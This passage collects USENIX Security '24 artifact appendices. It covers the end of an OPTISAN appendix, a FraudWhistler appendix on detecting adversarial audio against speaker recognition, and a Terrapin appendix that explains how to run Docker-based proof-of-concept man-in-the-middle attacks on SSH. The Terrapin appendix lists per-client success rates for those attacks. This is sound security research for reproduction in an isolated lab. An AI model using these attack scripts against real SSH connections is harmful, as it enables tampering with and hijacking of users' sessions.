We include a simple example which setups a program from the MAGMA dataset and tests the core components of our OPTISAN.

```
./setup_example.sh
python3 run_example
```

This script will do four major tests - static analyses, cost estimation, defense placement computation and the instrumentation.

## A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: FraudWhistler: A Resilient, Robust and Plug-and-play Adversarial Example Detection Method for Speaker Recognition

Kun Wang
Zhejiang University

Xiangyu Xu
Southeast University

Li Lu
Zhejiang University

Zhongjie Ba
Zhejiang University

Feng Lin
Zhejiang University

Kui Ren
Zhejiang University

## A Artifact Appendix

### A.1 Abstract

In our Artifact, we provide the source code, experiment design, and some raw results of FraudWhistler. Specifically, we provide the implementation source code of FraudWhistler for performing the experiments described in this paper, the instruction for running code to reproduce our major experiment results, and the raw anonymous results of our audibility study. This appendix will introduce details of our open-source code available on GitHub: https://github.com/kuang22/FraudWhistler/releases/tag/v1.3, including environment installation, dataset preparation, running evaluation, result collection and how to deploy FraudWhistler on a new SR system.

### A.2 Description & Requirements

**Software Requirements:** Conda or miniconda, python, pytorch, and CUDA. It is advised to run the experiments by following the instructions provided in the repository.
**Hardware Requirements:** To produce the experiments, we expect a machine with at least 128GB RAM, and 24GB NVIDIA GPU.

#### A.2.1 Security, privacy, and ethical concerns

This artifact will not lead to any security, privacy and ethical issues.

#### A.2.2 How to access

Use the following link to access our code on GitHub: https://github.com/kuang22/FraudWhistler/releases/tag/v1.3. You can either download the project without git on your machine or simply use the "git clone" command to clone the project.

#### A.2.3 Hardware dependencies

We recommend a machine with Linux operating system equipped with at least 128GB RAM and 24GB NVIDIA GPU. In our experiment setup, we use a machine running Ubuntu hirsute 21.04 with 40 Intel Xeon Silver 4210R CPU, 256GB RAM, and four 48GB NVIDIA RTX A6000 GPU.

#### A.2.4 Software dependencies

The code is tested with Python 3.11, Pytorch 2.0.1, and CUDA 11.7. We also require some libraries like torchaudio, torchmetrics. You can follow the instructions in the README file in our repository to create the environment.

#### A.2.5 Benchmarks

We require VCTK corpora and OpenRIR dataset to reproduce the main results in our paper. You need to prepare the dataset before running the codes. Please follow the instructions provided in our repository.

### A.3 Set-up

#### A.3.1 Installation

Please follow thses steps to install the software dependencies:
**1. CUDA Installation:** You need to make sure a CUDA toolkit with a version later than 11.7 is properly installed on your machine. Plase check the official website of CUDA Toolkit for instructions: https://developer.nvidia.com.
**2. Anaconda Installation:** You need to install conda to prepare the running environment. Please check the official website of anaconda: https://www.anaconda.com/download.

**3. Environment Creation:** You need to create the running environment based on the *env.yaml* file in our repo. The detailed instructions are described in the README file.

### A.3.2 Basic Test

Run the following commands in shell to validate the the environment:

```
$ python
>>> import torch
>>> torch.cuda.is_available()
```

If the outout is "True", then the dependencies are installed properly.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** FraudWhistler achieves about 98.7% on detecting adversarial examples for speaker recognition, outperforming state-of-the-art works by about 13% with a minor degradation of 6.1% on benign audio samples.

**(C2):** FraudWhistler achieves an accuracy of 84% in the worst case against an adaptive adversary, considering the imperceptibility to the human involved.

### A.4.2 Experiments

**(E1):** [Dataset Preparation] [5 human-minutes + 1 compute-hour + 12GB disk]: Run the "prepare_dataset.sh" to download the dataset needed and generate some auxiliary files.
**Preparation:** None
**Execution:** Run "prepare_dataset.sh" in the cloned repository.
**Results:** There should be a directory named "dataset" and a file named "reverb.csv" is created.

**(E2):** [Evaluation on Static Attacks] [10 human-minutes + several compute-days]: Generate adversarial examples with various algorithms, train FraudWhistler on benign data, and evaluate the system on detecting AEs (Table. 3).
**Preparation:** Create and activate the conda environment named "fraudwhistler" with the provided file *env.yaml* in our repository.
**Execution:** Extract features from benign examples and adversarial examples with the following commands:

```
$ python prepare_data.py
$ python prepare_adv_data.py
```

and perform the detection by running the following command:

```
$ python run_det.py 3
```

**Results:** The extracted features are stored in "Results/scores_data.npy" and "Results/scores_adv_data.npy", and the detection results are stored in "Results/det.txt". You can show the detection results by running "cat Results/det.txt" and the output should be in the format as follows:

———

*DefenseSystemName:*
*Accuracy on benign examples (ACC_be): XX*
*Detector's accuracy on adversarial examples (ACC_ae):*
*Average: XX*
*Robust Accuracy of whole system on AEs (ACC_rob):*
*Average: XX*
Note that there are three defense systems evaluated at default including FraudWhistler, WaveGuard, and TimeDependent.

**(E3):** [Evaluation on Adaptive Attacks] [5 human-minutes + several compute-days]: Generate adaptive adversarial examples against FraudWhistler system, evaluate the performance of FraudWhistler, and compare the performance with human accuracy (Figure. 8 and 9).
**Preparation:** Activate the conda environment, and make sure that "Results/scores_data.npy" has been created in E2.
**Execution:** Generate adaptive adversarial examples and extract features from them for performing detection by running the following command:

```
$ python run_adap_adv.py 3
```

**Results:** The detection results are stored in "Results/det_adap.txt" and the output should be in the format as follows:

————*epsilon_0.XX*
*SNR: XXXX PESQ: XXXX*
*Adaptive Attack Success Rate: XX*
*Robust Accuracy of whole system on AEs: XX*
The raw anonymous result of our audibility study is also provided in the repository in a file named *listening_res.csv*.

## A.5 Notes on Reusability

In this artifact, we provide detailed instructions on how to deploy FraudWhistler on a new speaker recognition system and how to evaluate the system on a new dataset. You can follow the instructions in the section "Deploy FraudWhistler on New SR/Dataset" of the README file.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Terrapin Attack: Breaking SSH Channel Integrity By Sequence Number Manipulation

Fabian Bäumer
Ruhr University Bochum

Marcus Brinkmann
Ruhr University Bochum

Jörg Schwenk
Ruhr University Bochum

## A Artifact Appendix

### A.1 Abstract

This document describes the artifacts to the USENIX Security '24 Publication *Terrapin Attack: Breaking SSH Channel Integrity By Sequence Number Manipulation*.

Using these instructions, the evaluations of Sequence Number Manipulation (Sect. 4.1), Extension Downgrade Attack (Sect. 5.2), Rogue Extension Attack (Sect. 6.1) and Rogue Session Attack (Sect. 6.2) can be reproduced.

Also, the aggregation scripts for the internet scans are available and can be tested on a small subset of the samples.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The configuration uses the host network to allow (optional) monitoring of the attack using Wireshark or other network packet analysis tools on the loopback interface. During the runtime of the evaluation, this makes the tested SSH server and proof of concept (PoC) available to all systems with access to the local network (TCP bind to `0.0.0.0`, ports 2200 and 2201). Reviewers should take care to isolate the test system from the internet, for example using a firewall.

#### A.2.2 How to access

The artifacts are publically available at https://github.com/RUB-NDS/Terrapin-Artifacts/tree/9907c80fa7e4184a29ceac352947ea51a49dce6a.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

- Linux or MacOS.[1] No specific distribution or version is required. We used Manjaro (rolling release in March 2024) and MacOS 14.4 (Sonoma).
- Bash shell interpreter (typically included in the above). No specific version is required. We used bash 5.2.26 and 3.2.57.
- Docker Engine or Docker Desktop. While Docker Engine suffices and is typically included in Linux distributions, Docker Desktop is a separate install on MacOS. No specific version is required. We used Docker Engine 25.0.3 and Docker Desktop 4.28.0.
- Wireshark (optional), for network packet analysis.

[1] Windows WSL might work but is untested and *not* supported.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

All required Docker images are built on demand when the evaluation scripts are executed, so no setup is required.

The TCP ports 2200 and 2201 should be free and available. This is the case by default on many systems. Some systems might require a configuration of the firewall to allow the test servers to bind `0.0.0.0` on these ports. On some systems, the firewall will show a pop-up dialog when the first server starts up, requiring manual confirmation.

#### A.3.1 Installation

**Linux:** Install the Docker engine under a supported Linux distribution by following the instructions available at https://docs.docker.com/engine/install/.

**MacOS:** Install Docker Desktop available at https://www.docker.com/products/docker-desktop/.

#### A.3.2 Basic Test

The following scripts build all required Docker images and can be used as a basic functionality test. It will also be called by all evaluation scripts, so this step is optional.

```
$ impl/build.sh
[+] Building 2.0s (15/15) FINISHED
[...]
=> => naming to docker.io/terrapin-artifacts/openssh-
    ↪ server:9.4p1
```

| Attack | PuTTY 0.79 | OpenSSH 9.4p1 | OpenSSH 9.5p1 | Dropbear 2022.83 | AsyncSSH 2.13.2 | libssh 0.10.5 |
|---|---|---|---|---|---|---|
| C1 RcvIncrease | ✓ | - | ✓ | ✓ | ✓ | ✓ |
| C1 RcvDecrease | ✓ | - | R | ✓ | T | T |
| C1 SndIncrease | ✓ | - | R | U | T | T |
| C1 SndDecrease | ✓ | - | R | U | T | T |
| C2 ChaCha-Poly | ✓ | ✓ | ✓ | - | - | - |
| C2 CBC-EtM | | | | | | |
| - UNKNOWN | 0.0300 | 0.0003 | 0.0003 | - | - | - |
| - PING | 0.8383 | - | 0.0074 | - | - | - |
| C3 Rogue Extension | - | - | - | - | ✓ | - |
| C4 Rogue Session | - | - | - | - | ✓ | - |

- Not evaluated.
✓ Attack succeeds.
R Client terminates the connection (rollover).
T Client terminates the connection (timeout).
U Client terminates the connection (UNKNOWN message).

Table 1: Expected outcomes for attacks against clients

```
[...]
$ pocs/build.sh
[...]
```

The output shows the progress on downloading base images and building the evaluation images. If there is no output, all docker images are already built.

## A.4 Evaluation workflow

### A.4.1 Major Claims

We evaluated our attacks against several clients using an OpenSSH 9.5p1 (C1, C2) or AsyncSSH 2.13.2 (C3, C4) server. For an overview of the expected outcomes, see also Table 1.

**(C1): Sequence Number Manipulation (Sect. 4.1)**. *We verified all techniques successfully against PuTTY 0.79. Additionally, our experiments show that OpenSSH 9.5p1 recognizes a rollover of sequence numbers and terminates the connection, thus not affected by any technique but RcvIncrease. AsyncSSH 2.13.2 and libssh 0.10.5 allow for RcvIncrease but terminate the connection due to handshake timeouts before any advanced technique concludes. Dropbear 2022.83 disconnects on* UNKNOWN *messages instead of responding with* UNIMPLEMENTED *but allows* Rcv *to roll over, therefore being affected by RcvIncrease and RcvDecrease only.*

**(C2): Extension Downgrade (Sect. 5.2)**. *We successfully evaluated the attack in 10,000 trials on ChaCha20-Poly1305 and CBC-EtM against OpenSSH 9.5p1 and PuTTY 0.79 clients, connecting to OpenSSH 9.4p1 (*UNKNOWN *only) and 9.5p1. For CBC-EtM, our success rate in practice was 0.0003 (OpenSSH) resp. 0.0300 (PuTTY), improved to 0.0074 (OpenSSH) resp. 0.8383 (PuTTY) when sending* PING *instead of* UNKNOWN.

**(C3): Rogue Extension Negotiation (Sect. 6.1)**. *We successfully evaluated the attack against AsyncSSH 2.13.2 as a client, connecting to AsyncSSH 2.13.2.*

**(C4): Rogue Session Attack (Sect. 6.2)**. *We successfully evaluated the attack against AsyncSSH 2.13.2 as a server, connecting to AsyncSSH 2.13.2.*

| Shortcut | Description |
|---|---|
| **q** | Quit |
| **h** | Help |
| **S** | Wrap long lines on/off |
| **/** | Search |
| **:n** | Next file |
| **:p** | Previous file |

Table 2: Common keyboard shortcuts of `less`.

**Internet Scan (Sect. 7)** We are also including sample data, aggregated data, and evaluation scripts on the Internet scan.

### A.4.2 Experiments

The evaluation scripts (in the directory `scripts`) are interactive and self-describing. Some of them have several output files. In that case, the files (as described below) are all opened in the text file viewer `less` *at the same time*, requiring keyboard-based navigation to see all of the results. As a gentle introduction to `less`, see Table 2 for a quick reference of useful keyboard shortcuts.

**(E1):** `test-sqn-manipulation.sh` [$\approx 1-3$ hours per client/variant combination]: Run one of the four sequence number manipulation attacks to prove **(C1)**. RcvIncrease is very fast; the others can be slow.
**Execution:** After starting the script, choose a client, one of the four attack options, and input the manipulation offset $N$. To prove (C1), input $N = 1$.
**Results:** The attack is complete once the progress bar fills. After that, there will be an error message because the secure channel is broken, as the script does not implement any prefix truncation to complete the attack.

**(E2a):** `test-ext-downgrade.sh` [$\approx 1$ minute]: Run the extension downgrade attack to prove **(C2) for ChaCha20-Poly1305**.
**Execution:** After starting the script, choose an arbitrary client and server combination. Afterward, choose attack variant `1` to select ChaCha20-Poly1305.
**Results:** The script will conclude by opening the following files simultaneously in `less`:

1. `diff` of files 3 and 4

2. `diff` of files 5 and 6
3. Server log (unmodified connection)
4. Server log (tampered connection)
5. Client log (unmodified connection)
6. Client log (tampered connection)
7. PoC proxy log

Navigate to the second file. The file compares the output of the selected SSH client in the case of an extension downgrade attack to the output of an unmodified connection. The diff will indicate the presence of `SSH_MSG_EXT_INFO` and absence of `SSH_MSG_IGNORE` in the unmodified connection only, thus proving (C2) for ChaCha20-Poly1305.

**(E2b):** `bench-ext-downgrade.sh` [$\approx 1-2$ hours per client/variant combination]: Run the extension downgrade attack 10,000 times to prove **(C2) for CBC-EtM (UNKNOWN and PING)**.
**Execution:** After starting the script, choose between UNKNOWN and PING variants of the attack, then select between OpenSSH and PuTTY client. A progress bar will show the current trial.
**Results:** After finishing all trial connections, the number of successful trial runs will be outputted to the console. The relative success rate will be close to the values claimed in (C2), thus proving the functionality and success probability claims in (C2) in the case of CBC-EtM.

**(E3):** `test-asyncssh-rogue-ext-negotiation.sh` [$\approx 1$ minute]: Run rogue extension attack to prove **(C3)**.
**Execution:** The attack is automatic.
**Results:** The script will conclude by opening a set of seven files in `less`. Refer to the results of (E2a) for a list of files opened. Navigate to the second file. The diff will indicate the presence of the `server-sig-algs` extension with an attacker-chosen value in the tampered connection, thus proving (C3).

**(E4):** `test-asyncssh-rogue-session-attack.sh` [$\approx 1$ minute]: Run the rogue session attack to prove **(C4)**.
**Execution:** The attack is automatic.
**Results:** The script will conclude by opening a set of seven files in `less`. Refer to the results of (E2a) for a list of files opened. Navigate to the first file. The diff will indicate successful authentication for the victim (unmodified connection) and attacker (tampered connection), respectively. Afterward, navigate to the second file and examine the output of each client connection at the end of the file. In the unmodified connection, the server will respond with the username victim, while in the attacked connection, the server will respond with the username attacker. This proves (C4).

**(E5):** `scan_util.py` [$\approx 1$ minute]: Run the script to aggregate a set of zgrab2 scan results. Note that this script is in the sub-directory `scans`. Without the full data, we can not prove the statistics in our paper. However, we can demonstrate how we aggregated the scan results and classified the algorithms.
**Execution:** Build the docker image by running the following command inside the `scans` directory:

```
$ docker build . -t terrapin-artifacts/scan-util
```

Now aggregate the `sample.json` file which can be found in the `sample` sub-directory by running the following command inside the `scans` directory:

```
$ docker run --rm -v ./sample:/input terrapin-
    ↪ artifacts/scan-util evaluate -i /input/
    ↪ sample.json -o /input/sample-ae.acc.json
```

**Results:** The aggregation result will become available as `sample-ae.acc.json` inside the `sample` subdirectory. The total number of clients, status and version distribution, offered key exchange algorithms, comment strings, and other evaluation criteria will match the data present within the `sample.json` file. Also, there is no difference between the `sample-ae.acc.json` and `sample.acc.json` files (aside from the evaluation start and end timestamps).

### A.4.3 Troubleshooting

**Address already in use.** If an attack script is interrupted, some docker containers may not be cleaned up properly, blocking the server port permanently or for the duration of TIME-WAIT (1 min. on Linux, 30 sec. on MacOS).

Please follow these steps in this case:

1. Run the script `cleanup-system.sh`. This will stop and remove any pending Docker containers.
2. If the problem persists, wait for up to 4 minutes.

**System Reset.** To fully clean up the Docker containers and images, you can run `cleanup-system.sh --full`.

## A.5 Notes on Reusability

The proof-of-concept code (`pocs/`) has been kept short for simplicity and is thus not modularized for reusability. However, the artifacts may serve as a template for other MitM attacks on network protocols like SSH.

The Docker files for the evaluated SSH implementations (`impl/`) may be generally useful in other research on SSH.

Improvements to Wireshark for better dissection of SSH protocols (not included in these artifacts) have been submitted and accepted upstream and will be available in a future version of Wireshark.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.